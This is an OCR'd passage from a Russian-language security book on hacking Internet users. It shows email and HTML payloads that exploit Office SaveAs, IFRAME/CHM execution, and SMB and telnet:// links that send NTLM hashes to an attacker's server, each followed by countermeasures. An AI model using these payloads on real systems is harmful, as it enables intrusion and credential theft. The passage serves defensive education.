
Фокус, лежащий в основе этого взлома, был придуман Георгием Гунински, который воспользовался функцией SaveAs программ Excel и PowerPoint (см. `http://www.guninski.com/sheetex-desc.html`). Как только документ Office с помощью дескриптора OBJECT вызывается в программе Internet Explorer (об этом уже упоминалось выше), появляется возможность сохранить данные в произвольном месте диска. В своей реализации этой идеи Георгий сохраняет данные, извлеченные из файла `Book1.xla`. Он является обычным файлом в формате Excel с расширением `.xla`. Если такой файл поместить в папку Startup, то во время загрузки системы он будет запущен.

В следующем примере приведен слегка измененный код Георгия, помещенный в уже знакомую капсулу для взлома электронной почты.

```
helo somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
subject: Check this out!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii
```

```
<HTML>
<h2>Enticing message here!</h2>
<object data="http://www.guninski.com/Book1.xla" id="sh1" width=0
height=0>
</object>
<SCRIPT>
function f()
{
fn=" D:\\test\\georgi-xla.hta";
sh1.object.SaveAs(fn,6);
alert(fn+" successfully written");
}
setTimeout("f()",5000);
</SCRIPT>
</HTML>

.
quit
```

Написанный Георгием код расположен между дескрипторами <object> и </SCRIPT>. Изменения внесены таким образом, чтобы указать полный адрес URL файла Book1.xla (в первоначальной реализации этот файл был доступен непосредственно на Web-сервере). Содержимое Book1.xla записывается в файл, указанный в строке fn=. Из исходного кода Георгия удалены также строки комментариев, в которых указано, как сохранить этот файл (предполагается, что об этом нетрудно догадаться). Просмотр этого сообщения в программе Outlook Express системы NT4 с зоной, для которой задан уровень безопасности Low, приведет к неожиданному появлению на короткое время окна передачи файла, вслед за которым появится следующее сообщение.



Здесь авторы в качестве материала воспользовались уже готовым файлом Георгия Book1.xla. Этот файл абсолютно безобиден. В нем содержится код длиной в пару строк, который при запуске выводит в окне DOS сообщение Hello World. Однако ввиду увеличения числа серверов, предоставляющих услуги по анонимному хранению файлов, хакеру-злоумышленнику будет совсем несложно создать свой собственный документ Office и обеспечить его загрузку. Готовой базой для размещения таких файлов также могут быть плохо настроенные или взломанные серверы FTP.

Меры предосторожности: запись файлов с помощью программ Excel и PowerPoint

Стоит ли повторять еще раз? Воспользуйтесь соответствующими модулями обновления, которые можно найти на Web-узле по адресу http://www.microsoft.com/technet/security/bulletin/MS00-049.asp. Установка этих модулей обновления приведет к тому, что документы Excel и PowerPoint будут помечены как "unsafe for scripting" (пожалуйста, не торопитесь смеяться). Конечно, можно совсем запретить использование элементов управления ActiveX, как описано в разделе, посвященном зонам безопасности, раз и навсегда закупорив эту злосчастную брешь.

Вложения с принудительной загрузкой

Популярность	*5*
Простота	*2*
Опасность	*8*
Степень риска	***5***

Для описанного на Web-узле `http://www.malware.com` способа загрузки файла на диск пользователя без его разрешения на этом же узле было предложено название *принудительная загрузка* (force feeding). Сущность данного подхода состоит в том, что, как утверждают специалисты, Outlook/OE игнорирует ответ пользователя на вопрос о том, что делать с файлом вложения электронного сообщения. Обычно, когда вложенный файл запускается из почтовой программы, пользователю предоставляется три варианта действий: Open, Save To Disk или Cancel. Согласно утверждению, приведенному на узле `malware.com`, независимо от выбора пользователя вложение будет записано в каталог Windows `%temp%` (`C:\Windows\temp` — в Win 9*x* и `C:\temp` — в NT). Временные каталоги в Win 2000 настраиваются по усмотрению пользователя, поэтому, если эта система устанавливалась "с нуля", а не поверх предыдущих версий, определить их местоположение сложнее. Поместив требуемые файлы в систему пользователя, их можно запустить с помощью специального дескриптора HTTP. При этом броузеру скрытно и автоматически будет передана страница, указанная в дескрипторе, как показано ниже.

```
<META HTTP-EQUIV="refresh" content="2;URL=http://www.othersite.com">
```

Этот код, помещенный на Web-страницу, перенаправит броузер на Web-узел `www.othersite.com`. Параметр content= задает интервал ожидания, по истечении которого броузером будет выполнен заданный переход. Для принудительной загрузки операторы узла `malware.com` выбрали один из их локальных файлов и поместили его адрес в дескриптор.

```
<meta http-equiv="refresh" content="5;
url=mhtml:file://C:\WINDOWS\TEMP\lunar.mhtml">
```

В файле `lunar.mhtml`, который был вложен в сообщение и загружен без согласия пользователя, содержится ссылка на элемент управления ActiveX, помеченный флагом "safe for scripting", который запускает второй присоединенный файл. Он представляет собой исполняемый файл с именем `mars.exe`. В обход, но достаточно эффективно.

Во время возникшей в бюллетене Bugtraq дискуссии по поводу этой Находки по крайней мере два авторитетных специалиста по вопросам безопасности высказались против того, что описанный подход будет работать именно так, как предполагается. Тестирование, предпринятое авторами данной книги, проходило с переменным успехом. Даже при условии, что для соответствующих зон IE (см. предыдущие разделы), используемых также для чтения почтовых сообщений в программах Outlook/OE, был установлен уровень безопасности Low, положительного эффекта удавалось добиться не всегда. Успешная принудительная загрузка вложений происходила во временный каталог систем Win 98 SE и NT4 Workstation, в которых для зон был установлен уровень безопасности Low, но это происходило не всегда. Тайна принудительной загрузки по рецепту `malware.com` пока остается неразгаданной.

Это обстоятельство слегка утешает. Пугает сама мысль о тех неприятностях, к которым мог бы привести такой подход в случае его применения совместно с методом Георгия Гунински, позволяющим запускать документы MS Office. Взломщики смогли бы посылать документы Office, содержащие в виде вложений злонамеренный код. Затем они могли бы послать второе сообщение, заключающее в своем теле соответст-

вующие дескрипторы, которые указывали бы на каталог %temp%, где уже находилось бы принудительно загруженное вложение. (По существу, Георгий добивался того же результата, но с использованием одного сообщения. См. описание следующей атаки.)

Конечно же, как уже упоминалось, доступность служб, предоставляющих возможность бесплатного и анонимного хранения файлов в Internet, избавляет от необходимости загрузки кода на локальный диск. Указав в своих сообщениях адрес одного из таких хранилищ, хакер сразу же обеспечивает доступность второго компонента. При этом самого взломщика выследить практически невозможно.

Запись вложения в каталог TEMP с помощью дескриптора IFRAME

Популярность	*5*
Простота	*9*
Опасность	*10*
Степень риска	*8*

Данный метод, который в 2000 году был опубликован Георгием в девятом номере его информационного бюллетеня (см. http://www.guninski.com/eml-desc.html), продемонстрировал дальновидность его автора, которому удалось умело воспользоваться, казалось бы, незначительными проблемами. Предложенный подход основан на том, что программы Outlook и Outlook Express создают в каталоге TEMP файлы с известным именем и произвольным содержимым, что очень похоже на механизм, созданный на узле malware.com. Однако, использовав другие свои разработки, в число которых входит использование изъяна, позволяющего запускать ярлыки файлов справочной системы Windows (файлы .CHM, см. http://www.guninski.com/chm-desc.html) и дескрипторы IFRAME, Георгий разработал, по-видимому, непревзойденный непротиворечивый механизм доставки кода и его последующего запуска. Поэтому авторы присвоили этому методу степень риска, равную восьми, т.е. наивысшую среди рассматриваемых. Он гораздо ближе других алгоритмов подошел к тому, чтобы стать целостным пакетом, предоставляя возможность *записи файла на диск и запуска этого файла без необходимости какого-либо участия пользователя.*

Фокус состоит в использовании в теле почтового сообщения дескриптора IFRAME, в котором содержится ссылка на вложение этого же сообщения. По какой-то причине, возможно, известной лишь Георгию, когда IFRAME "прикасается" к вложенному файлу, он сохраняется на диске. Затем этот файл легко вызвать из сценария, помещенного в тело этого же сообщения. В своей реализации Георгий записывает файл .CHM, который элегантно сконфигурирован для запуска редактора Wordpad.exe.

Ниже представлена капсула, демонстрирующая применение описанного подхода. Обратите внимание на то, что файл CHM должен быть упакован с помощью утилиты mpack (см. раздел "Сто один способ взлома электронной почты").

```
helo somedomain.com
mail from: <mallory@attacker.net>
rcpt to: <hapless@victim.net>
data
subject: This one takes the cake!
Importance: high
MIME-Version: 1.0
Content-Type: multipart/mixed;
              boundary="_boundary1_"
```

```
--_boundary1_
Content-Type: multipart/alternative;
              boundary="_boundary2_"

--_boundary2_
Content-Type: text/html; charset=us-ascii

<IFRAME align=3Dbaseline alt=3D"" =
border=3DO hspace=3D0=20
src=3D"cid:5551212"></IFRAME>
<SCRIPT>
setTimeout('window.showHelp("c:/windows/temp/abcde.chm");',1000);
setTimeout('window.showHelp("c:/temp/abcde.chm");',1000);
setTimeout('window.showHelp("C:/docume~1/admini~1/locals~1/temp/abcde.
chm");
           ',1000);
</SCRIPT>

--_boundary2_--

--_boundary1_
Content-Type: application/binary;
                name="abcde.chm"
Content-ID: <5551212>
Content-Transfer-Encoding: base64

[Закодируйте файл abcde.chm с помощью утилиты mpack и вставьте его
здесь]

--_boundary1_--
.
quit
```

В процессе тестирования, выполненного авторами на программах Outlook и Outlook Express, установленных в системах Windows *9x,* NT и 2000, этот метод работал безотказно, чаще всего в режиме предварительного просмотра. Строки, которые начинаются с setTimeout, задают каталог каждой из трех операционных систем. Сможете ли вы установить между ними соответствие?

Одним из ключевых элементов приведенного листинга является поле `Content-ID`. В нашем примере в этом поле содержится число 5551212. Параметр scr дескриптора `IFRAME`, который содержится в теле сообщения, ссылается на идентификатор вложения этого сообщения, имеющего формат MIME. При этом создается остроумно задуманная циклическая ссылка, позволяющая записать вложение на диск и обратиться к нему из одного и того же почтового сообщения.

О Контрмеры: использование дескриптора `IFRAME`

Единственной защитой против атак такого рода является осторожное обращение с элементами управления ActiveX, как упоминалось в разделе, посвященном зонам безопасности. О выпуске соответствующего модуля обновления компания Microsoft не позаботилась.

Использование исходящих клиентских соединений

До сих пор было рассмотрено достаточно много подходов, позволяющих выполнить требуемые действия на клиентском компьютере. Однако вопросы использования клиентского программного обеспечения для выполнения злонамеренных действий от

лица взломщика были затронуты лишь вкратце. Стоит еще раз повторить, что технологии Internet значительно упрощают реализацию таких атак. Для этого достаточно вспомнить об адресах URL (Uniform Resource Locator), используемых для навигации по узлам Internet, которые хорошо известны всем пользователям. Как можно предположить из названия, адрес URL — это гораздо больше, чем просто маркер удаленного Web-узла. Именно это и будет продемонстрировано ниже.

Перенаправление данных аутентификации SMB

Популярность	*4*
Простота	*9*
Опасность	*7*
Степень риска	*7*

НА WEB-УЗЛЕ williamspublishing.com

Об этом стандартном, однако достаточно нетривиальном трюке упоминалось в одном из ранних сообщений группы LOphtcrack (глава 5). "Пошлите жертве почтовое сообщение с внедренной гиперссылкой на ложный SMB-сервер. Жертва получит сообщение, гиперссылка активизируется (вручную или автоматически), и пользовательские данные аутентификации SMB непреднамеренно будут переданы по сети". Подобные ссылки сконструировать очень просто, а, кроме того, от пользователя при этом практически не требуется никакого участия, поскольку *Windows пытается автоматически зарегистрироваться с данными текущего пользователя, если явно не требуется предоставить никакой другой информации.* С точки зрения обеспечения безопасности, это, возможно, одна из самых "примечательных" особенностей системы Windows.

В качестве примера рассмотрим дескриптор изображения, внедренного в HTML-код Web-страницы или почтового сообщения.

```
<html>
<img src=file://сервер_взломщика/null.gif height=1 width=1></img>
</html>
```

Когда этот код HTML передается в IE или Outlook/OE, загружается файл null.gif, и пользовательским компьютером будет инициирован сеанс SMB с *сервером взломщика.* А совместно используемый ресурс может не существовать вообще.

Как только жертва будет введена в заблуждение и с компьютером взломщика будет установлено соединение, для успешного завершения атаки останется лишь перехватить отклик с хэш-кодом LM. Насколько это легко осуществить с использованием утилиты SMBCapture, демонстрировалось в главе 5. При условии, что утилита SMBCapture прослушивает *сервер_взломщика* или его локальный сетевой сегмент, она сможет перехватить весь трафик обмена запросами/откликами с хеш-кодами NTLM.

Вместо использования такой утилиты, как SMBCapture, можно установить ложный SMB-сервер, который сам будет перехватывать хэш-коды. В главе 6 обсуждались ложные SMB-серверы, например, SMBRelay, которые способны перехватывать хэш-коды *или даже регистрироваться на компьютере-жертве с использованием полученных регистрационных данных.*

ф Контрмеры

Риск нарушения безопасности, связанный с атаками перенаправления регистрационных данных SMB, можно снизить несколькими способами.

Во-первых, необходимо удостовериться, что в сети реализована наилучшая политика обеспечения безопасности. Используйте службы SMB только в рамках защищенных сетей: строго ограничьте исходящий трафик SMB на пограничных брандмауэрах и убедитесь, что вся сетевая инфраструктура запрещает прохождение трафика SMB на недоверенные узлы. Другими словами, удостоверьтесь в том, что точки физического доступа к сети (настенные переключатели и т.д.) не доступны для случайных посетителей. (Не забывайте, что достижение такого результата может быть значительно затруднено с учетом широкого распространения беспроводных сетей.) Кроме того, несмотря на то, что для предотвращения получения взломщиками физических и сетевых адресов без аутентификации удобно использовать встроенные возможности сетевого оборудования или сервер DHCP, важно осознавать, что при реализации подобных атак взломщикам нет необходимости стремиться к получению MAC- или IP-адреса. Все требуемые действия выполняются ими в промискуитетом режиме.

Во-вторых, необходимо также настроить все системы Windows таким образом, чтобы передача по сети хэш-кодов LM и NTLM была запрещена. Как это можно осуществить, описывается в главах 5 и 6.

Для предотвращения подобных атак лучше всего установить режим использования подписей пакетов SMB. В этом случае ни один из сеансов, перехватываемых как было описано выше, нельзя будет использовать для установки обратного соединения. (Соответствующие параметры можно найти среди параметров безопасности политики групп в Windows 2000.)

Получение регистрационных данных NTLM с использованием команды `telnet://`

Популярность	*4*
Простота	*9*
Опасность	*7*
Степень риска	*7*

При использовании конструкции `telnet://`*сервер* клиентское программное обеспечение Internet компании Microsoft автоматически выполняет анализ этого адреса URL и предпринимает попытку установки соединения с *сервером*. Такой механизм позволяет взломщику передать почтовое сообщение в формате HTML, которое приведет к принудительной исходящей аутентификации через любой порт.

```
<html>
<frameset rows="100%,*">
<frame src=about:blank>
<frame src=telnet://ip.адрес.заданный.взломщиком:порт>
</frameset>
</html>
```

Этот факт является непримечательным за исключением того, что встроенный в Win 2000 клиент `telnet` по умолчанию использует механизм аутентификации NTLM. Таким образом, в ответ на приведенный выше фрагмент HTML система Win 2000 предпримет попытку зарегистрироваться на *ip.адресе.заданном.взломщиком* с использованием стандартного механизма запросов/откликов NTLM. Как упоминалось в главе 5, этот механизм может оказаться уязвимым для прослушивания сетевого трафика и атак с применением "третьего среднего", направленных на получение имени пользователя и пароля.

Этому изъяну подвержено множество синтаксических анализаторов кода HTML, который никак не связан с активными сценариями, сценариями JavaScript и другими

аналогичными механизмами. Таким образом, описанную опасность нельзя предотвратить с помощью параметров безопасности броузера IE. Об этом изъяне в бюллетене Bugtraq сообщил известный хакер Дилдог (DilDog), автор пакета Back Orifice.

О Контрмеры

В соответствии с общепринятыми мерами обеспечения безопасности, исходящий трафик аутентификации NTLM должен быть заблокирован на пограничных брандмауэрах. Однако в основе этой атаки лежит передача данных аутентификации NTLM с использованием протокола Telnet. Поэтому по всему периметру сети необходимо также блокировать исходящие соединения telnet.

На уровне узлов настройте клиента telnet Win 2000 таким образом, чтобы он не использовал аутентификацию NTLM. Для этого запустите клиента telnet из командной строки, введите команду **unset ntlm**, а затем завершите сеанс telnet, чтобы внесенные изменения были сохранены в системном реестре. Компания Microsoft разработала модуль обновления, после установки которого перед автоматической передачей регистрационных данных серверу из недоверенной зоны на экране будет отображаться предупреждающее сообщение. (Соответствующий бюллетень и модуль обновления можно найти ПО адресу `http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS00-067.asp`.) Этим механизмом можно воспользоваться также после установки сервисного пакета 2 для Windows 2000. В бюллетене Bugtraq этот изъян имеет идентификатор 1683 (`http://www.securityfocus.com/bid/1683`).

Стоит также учитывать, что использование параметра LAN Manager Authentication Level политики обеспечения безопасности позволит значительно затруднить извлечение пользовательских регистрационных данных (см. главу 5). Задание для этого параметра значения Send NTLMv2 Response Only обеспечит существенное снижение риска успешной реализации атак, направленных на перехват трафика. Атаки с использованием ложного сервера и "третьего среднего" по-прежнему можно будет использовать, поскольку ложный/MITM сервер может поддерживать обмен данными на диалекте NTLMv2 с сервером, вовлеченным со стороны клиента.

Хакинг службы IRC

Internet Relay Chat (IRC) является одним из наиболее популярных приложений Internet. Эта программа привлекает пользователей не только тем, что они могут общаться в реальном времени, но и возможностью без задержки обмениваться файлами с помощью самых современных клиентских программ IRC (авторы отдают предпочтение mIRC). Вот здесь-то и начинаются проблемы.

Нередко новичков IRC смущают частые предложения поделиться с ними файлами, поступающими от других пользователей, использующих канал связи. У многих из них достаточно здравого смысла, чтобы отказаться от предложений абсолютно незнакомых людей. Однако сама атмосфера IRC способствует быстрому завязыванию дружбы и переходу к менее формальным отношениям. Родственник одного из авторов попался на такую удочку, и его жесткий диск был отформатирован простеньким командным файлом. (Имя родственника здесь не приводится в целях сохранения анонимности и репутации автора.) Вскоре вы сами сможете убедиться в том, что эта проблема, как и проблема "невинных" вложений электронной почты, на самом деле оказывается гораздо более серьезной.

Взлом DCC

Популярность	*9*
Простота	*9*
Опасность	*10*
Степень риска	*9*

Интересная дискуссия по поводу описываемой в данном разделе атаки завязалась в списке рассылки Incidents на Web-узле `http://www.securityfocus.com` (обзор за 10-11 июля 2000 года, №2000-131). Вот поучительная история: любопытному пользователю предложили получить файл по прямому каналу DCC (DCC — direct client to client) (в службе IRC используются методы под названием DCC Send и DCC Get, предназначенные для установки *прямого* соединения с другим клиентом IRC и передачи/приема файлов с использованием этого соединения, а не сети IRC). Файл назывался `LIFE_STAGES.TXT`. (Где же он нам встречался? Загляните-ка в один из предыдущих разделов, в котором описываются вложения файлов . SHS Windows.) Ясно, что это была либо очевидная попытка причинить вред, либо автоматизированная атака, выполняемая с использованием взломанного клиента IRC без ведома его хозяина.

Это одна из особенностей IRC, быстро обезоруживающая новых пользователей. Попав к какому-либо клиенту IRC, вирусы-"черви" могут упаковывать себя в сценарии и рассылаться по каналу DCC каждому, кто к нему подключен. При этом пользователь за терминалом может даже ни о чем не догадываться.

Больше того, похоже, что этот обсуждаемый в списке Incidents "червь" был способен автоматически игнорировать каналы, в которых дискутировались вопросы защиты от вирусов. Также автоматически игнорировались собеседники, упоминающие в своих сообщениях такие понятия, как "infected", "life-stages", "remove", "virus" и многие другие предостерегающие слова. Поэтому, если пользователь не отключит функцию автоматического игнорирования, может пройти немало времени, прежде чем его смогут предупредить об этой опасности.

О Контрмеры

К счастью, большинство клиентов IRC по умолчанию загружают файлы, передаваемые по DCC, в заданный пользователем каталог. После получения файла пользователь должен зайти в этот каталог и запустить файл вручную.

Так же как и к вложениям электронной почты, к файлам, переданным по каналу DCC, следует относиться бдительно. Кроме обычных "нарушителей" (файлов с расширениями `.BAT`, `.COM`, `.EXE`, .VBS и `.DLL`), обращайте внимание также на документы Microsoft Office, в которых могут содержаться опасные макросы, а также на различные средства автоматизации, способные захватить контроль над клиентским приложением. Для проверки этих файлов мы настоятельно рекомендуем использовать антивирусные программы.

Обычно попытки выслеживания зловредных пользователей IRC являются абсолютно бесполезным занятием и попросту приводят к потере времени. В дискуссии, которая проводилась в списке Incidents, упоминалось о том, что большинство взломщиков подсоединяются к каналу IRC с помощью виртуальных узлов и BNC (IRC Bouncer; по существу, это proxy-сервер службы IRC). Таким образом, отслеживание пути прохождения пакета в обратном порядке позволит выявить IP-адрес не сидящего за терминалом пользователя, а сервера BNC.

Взлом Napster с помощью программы Wrapster

НА ЗАМЕТКУ Хотя авторы и не считают, что приложения Napster и Wrapster в настоящее время представляют большую угрозу для безопасности, они полагают, что оба программных продукта в значительной мере обладают отличительными особенностями программ, имеющих отношение к **хакингу**. Именно поэтому о них следует упомянуть в данной книге. Все пользователи с нетерпением ожидают того дня, когда программа Napster станет достаточно удобной и предоставит богатый выбор любимой музыки.

Еще один пример программного продукта, по вине которого могут возникнуть проблемы нарушения безопасности, вызванные сочетанием его мощи и популярности, — революционное изобретение для сетевого обмена файлами компании Napster (`http://www.napster.com`). Пакет Napster представляет собой разновидность типичного средства обмена файлами на платформе клиент/сервер. При этом сервер функционирует в качестве централизованного индексного указателя аудиофайлов в формате MP3, которые хранятся на жестких дисках всех пользователей, подсоединившихся к сети с помощью клиентской программы Napster. В индексном указателе пользователи могут выполнять поиск MP3-файлов, которые они хотят загрузить, а сервер соединяет их клиентскую программу непосредственно с тем пользователем, на диске которого хранятся требуемые файлы. Таким образом, все пользователи, желающие принять участие в обмене, должны выделить какой-то участок своего жесткого диска и предоставить остальным право чтения/записи.

Чтобы предотвратить возможность распространения опасных программ, компания Napster пытается устранять из сети файлы, формат которых отличен от MP3. Для этого выполняется проверка бинарных заголовков файлов, предназначенных для копирования, на их соответствие формату MP3. В версиях Napster, выпущенных после появления бета-версии 6, применяется новый алгоритм проверки, в котором наряду с заголовком файла проверяется еще и его содержимое.

Как и следовало ожидать, та же человеческая изобретательность, благодаря которой появилась программа Napster, вскоре нашла способ скрытой передачи по сети файлов в формате, отличном от MP3. Программа Wrapster, автором которой является Октавиан (Octavian) (`http://download.cnet.com`), скрывает типы файлов, выдавая их за подлинные файлы MP3, "закодированные" с определенной скоростью передачи битов (32 Кбит/с). Такая маскировка позволяет подобным файлам рассматриваться сетью Napster как MP3. Те, кто хочет увидеть результат работы Wrapster, могут просто выполнить в сети Napster поиск файлов с указанной выше скоростью передачи битов, что приведет к обнаружению всех имеющихся файлов Wrapster. Или, если известно, какими файлами обменивались ваши друзья, можно выполнить поиск по имени и скорости передачи битов. Теперь у нас есть сеть для обмена популярными музыкальными файлами и механизм создания программ типа "троянский конь", облаченных в музыкальный формат. Кто-то из читателей уже увидел причину для беспокойства?

К счастью, для запуска файлов Wrapster требуется, чтобы сначала были извлечены псевдофайлы MP3 с помощью вспомогательного приложения. Обычный двойной щелчок на закодированном программой Wrapster файле приведет к тому, что его попытается открыть установленная в системе программа проигрывания музыкальных файлов. При этом он будет признан ложным файлом MP3, и загрузить его не удастся. Это избавляет пользователя от необходимости разработки или освоения технологии, позволяющей определять степень опасности вложенного файла. Стоит еще раз вспом-

нить известную истину: единственным барьером, разделяющим великие вещи (свободно распространяемую музыку) и программы, неожиданно форматирующих жесткие диски, является человеческая этика.

ВНИМАНИЕ | Появились сведения о том, что различные клоны пакета Napster, распространяющиеся через открытые источники, обладают изъяном. Он позволяет взломщикам просматривать файлы на том компьютере, на котором запущена уязвимая клиентская программа Napster (в официальных коммерческих версиях этот изъян отсутствует). См. также статью 1186 в бюллетене Bugtraq по адресу `http://www.securityfocus.com/bid/1186/`.

Глобальные контрмеры: атаки на пользователей Internet

В этом разделе приведено описание многих опасных атак на пользователей Internet. В основном они направлены на то, чтобы обманным путем принудить пользователя запустить вирус, "червь" или другой опасный код. Кроме того, были представлены многие частные решения подобных проблем. Теперь пришло время познакомиться с общими методами защиты от подобных атак.

О Постоянно обновляйте антивирусные базы данных

Конечно, такое средство защиты, как антивирусные программы, существует и повсеместно используется уже давно. Тот, кто не применяет их для обеспечения безопасности своей системы, подвергает себя большому риску. Подобное программное обеспечение можно приобрести у многих разработчиков. Достаточно полный перечень таких программ можно найти на Web-узле компании Microsoft `http://support.microsoft.com/support/kb/articles/Q49/5/00.ASP`. Известные антивирусные пакеты (такие как Norton Antivirus компании Symantec, McAfee, Data Fellows, Trend Micro, Inoculan/InoculateIT компании Computer Associates и др.) соревнуются между собой, стараясь обеспечить наиболее полную защиту от злонамеренного кода.

Один из основных недостатков антивирусного программного обеспечения заключается в том, что эти программы не могут обеспечить упреждающую защиту против новых вирусов, появившихся после их выхода и которые они еще не могут распознать. Разработчики антивирусных программ полагаются на механизмы обновления, периодически предлагая своим клиентам обновлять антивирусные базы данных, в которые заносятся сведения о новых обнаруженных вирусах. Таким образом, между появлением новой разновидности вируса и разработкой обновленной базы данных образуется интервал времени, в течение которого пользователь остается уязвимым.

До тех пор пока пользователь помнит об этом временном зазоре и его антивирусное программное обеспечение настроено для автоматического и регулярного (хотя бы раз в неделю) обновления, средства антивирусной защиты обеспечивают надежную линию обороны против большинства из описанных ранее атак. На забывайте о том, что для получения наиболее полной отдачи нужно пользоваться средствами автоматической защиты, особенно для автоматического сканирования почтовых сообщений и гибких дисков. Кроме того, постоянно обновляйте антивирусные базы данных! Большинство разработчиков предлагают их бесплатное автоматическое обновление в течение года, однако затем за небольшую плату потребуется продлить подписку. Например, в компании Symantec стоимость годовой подписки на службу LiveUpdate состав-

ляет всего $4. За такую сумму с Web-узла компании (http://www.symantec.com/avcenter/download.html) можно вручную загружать обновления.

Следует помнить также о возможности розыгрыша, который может причинить не меньше вреда, чем сам вирус. Список подобных известных уловок можно найти по адресу http://vmyths.com/hoax.cfm?page=0.

Защита шлюзов

Надежная стратегия защиты на уровне сети является наиболее эффективным способом защиты большого количества пользователей. В качестве средства для решения многих описанных в этой главе проблем, конечно же, следует выбрать брандмауэр. Особое внимание нужно уделять спискам управления доступом из глобальной сети, которые могут стать мощной преградой для коварного кода, пытающегося проникнуть на плохо настроенные внутренние серверы.

Кроме того, имеется множество программных продуктов, осуществляющих сканирование входящей электронной почты и трафика Web и выполняющих поиск опасного мобильного кода. Одним из таких примеров является пакет SurfinGate компании Finjan (http://www.finjan.com), который можно использовать на границе сети (в качестве дополнения к существующему брандмауэру или в качестве proxy-сервера) для проверки всего получаемого извне кода Java, элементов ActiveX, JavaScript, исполняемых файлов, сценариев на Visual Basic и файлов cookie. Затем на основе действий, определяемых для каждого модуля кода, программа SurfinGate создает соответствующий профиль. Далее модули однозначно идентифицируются с помощью хэш-кода MD5, так что при загрузке каждого модуля требуется лишь одно сканирование. Созданный профиль сравнивается с политикой безопасности, заданной сетевым администратором. Затем на основе результатов сравнения программой SurfinGate принимаются "разрешающие" или "блокирующие" решения. Компания Finjan предоставляет также версию для личного использования — программу SurfinGuard, которая обеспечивает механизм защиты от необдуманного запуска загруженного кода.

Интересная технология, реализованная компанией Finjan, помогает загруженным и мало информированным пользователям в решении проблемы защиты от мобильного кода. Дополнительным преимуществом этого заградительного барьера является его способность предотвращать атаки с применением средств сжатия исполняемых файлов в формате PE (portable executable), которые способны уплотнять .EXE-файлы Win32 и фактически изменять их бинарную подпись. В результате уплотненный исполняемый файл может ввести в заблуждение любой статический механизм вирусной проверки, поскольку исходный файл .EXE не извлекается до его запуска (поэтому традиционная проверка ничего не дает). Конечно же, успех такой стратегии зависит от принятой политики безопасности и заданных параметров специального программного обеспечения, которые по-прежнему настраиваются теми же безответственными людьми, которые повинны во многих описанных в этой главе ошибках.

Резюме

После написания этой главы нам хотелось бы облегченно вздохнуть и снова на несколько лет окунуться в дальнейшие исследования методов хакинга пользователей Internet. На самом деле за рамками книги осталось еще много материала на эту тему. Описать все разнообразие проверенных и непроверенных атак, применяемых против обычного клиентского программного обеспечения, оказалось непростым делом. Наряду с десятками остроумных подходов, разработанных такими яркими личностями, как Георгий Гунински, в окончательный вариант книги не попали многие вопросы, ка-

сающиеся взлома Web-серверов, предоставляющих услуги электронной почты (Hotmail), хакинга пользователей службы AOL, взлома линий связи с модулированной передачей данных в Internet и получения личных данных клиентов. Конечно, перед сообществом Internet еще долгие годы будут стоять все эти проблемы, а в будущем появятся новые, которые пока что даже трудно представить. Ниже приведены некоторые рекомендации, следуя которым пользователи смогут обеспечить наиболее высокий уровень безопасности, который возможен на сегодняшний день.

Т Постоянно обновляйте клиентское программное обеспечение! Что касается продуктов компании Microsoft, часто подвергающихся таким атакам, то можно воспользоваться несколькими возможностями (что позволит использовать время более рационально).

- Web-узел Windows Update (WU) (http://www.windowsupdate.com).
- Бюллетени по вопросам безопасности компании Microsoft (`http://www.microsoft.com/technet/security/current.asp`).
- Модули обновления к IE (`http://www.microsoft.com/windows/ie/download/default.htm#critical`).
- Модули обновления продуктов Office (`http://office.microsoft.com`).

- Приобретите и постоянно используйте антивирусное программное обеспечение. Не реже одного раза в неделю обновляйте антивирусные базы данных. Установите максимально возможное количество служб автоматического сканирования (одной из служб, которой следует воспользоваться, является служба сканирования электронной почты).
- Пополняйте запас знаний о таких потенциально опасных технологиях мобильного кода, как элементы управления ActiveX и Java. Настраивая клиентское программное обеспечение Internet, помните о необходимости осторожного обращения с этими мощными инструментами (см. раздел этой главы, посвященный зонам безопасности Windows). По адресу `http://www.computer.org/-internet/v2n6/w6gei .htm` можно найти хорошую обзорную статью по вопросам использования мобильного кода.
- Сохраняйте здоровый скептицизм по отношению к файлам, полученным из Internet, будь то вложения электронной почты или файлы, предложенные для загрузки по каналам DCC или IRC. Если надежность источника вызывает хоть малейшие подозрения, такие файлы следует тут же отправлять в мусорную корзину. (Не забывайте также о том, что коварные программы-"черви", например ILOVEYOU, могут маскироваться и попасть к пользователю от имени его хорошего знакомого, почтовая клиентская программа которого была взломана.)

А Постоянно обновляйте набор инструментов, и будьте в курсе появляющихся новых технологий хакинга в Internet. Заглядывайте на перечисленные ниже Web-узлы экспертов в области безопасности, которые первыми выявляют изъяны программного обеспечения.

- Web-узел Георгия Гунински (`http://www.guninski.com/index.html`).
- Web-узел лаборатории Secure Internet Programming (SIP) Принстонского университета (`http://www.cs.princeton.edu/sip/history/index.php3`).
- Web-узел Хуана Карлоса Гарсия Квартанго (Juan Carlos Garcia Cuartango) (`http://www.kriptopolis.com`).

ЧАСТЬ I

Поскольку самая большая сложность при любой оценке безопасности заключается в выяснении списка программного обеспечения, установленного в сети, наличие точного перечня портов и использующих их служб может быть одним из важнейших условий полной идентификации всех уязвимых мест. Для сканирования всех 131070 портов (от 1 до 65535 для TCP и UDP) на всех узлах может понадобиться много дней и даже недель. Поэтому лучше обратиться к более коротким спискам портов и служб, чтобы определить в первую очередь наличие самых опасных уязвимых мест.

Приведенный ниже перечень ни в коей мере не претендует на универсальность и полноту. Кроме того, некоторые из перечисленных приложений можно настроить на использование совсем других портов. Однако мы надеемся, что он все же послужит для вас хорошей отправной точкой в обнаружении опасных приложений. Порты, приведенные в этой таблице, очень часто служат для сбора информации или Получения доступа к компьютерным системам. Более полный список портов (помните, что полный и точный — это несколько разные понятия), можно найти по адресу `http://www.iana.org/assignments/port-numbers`.

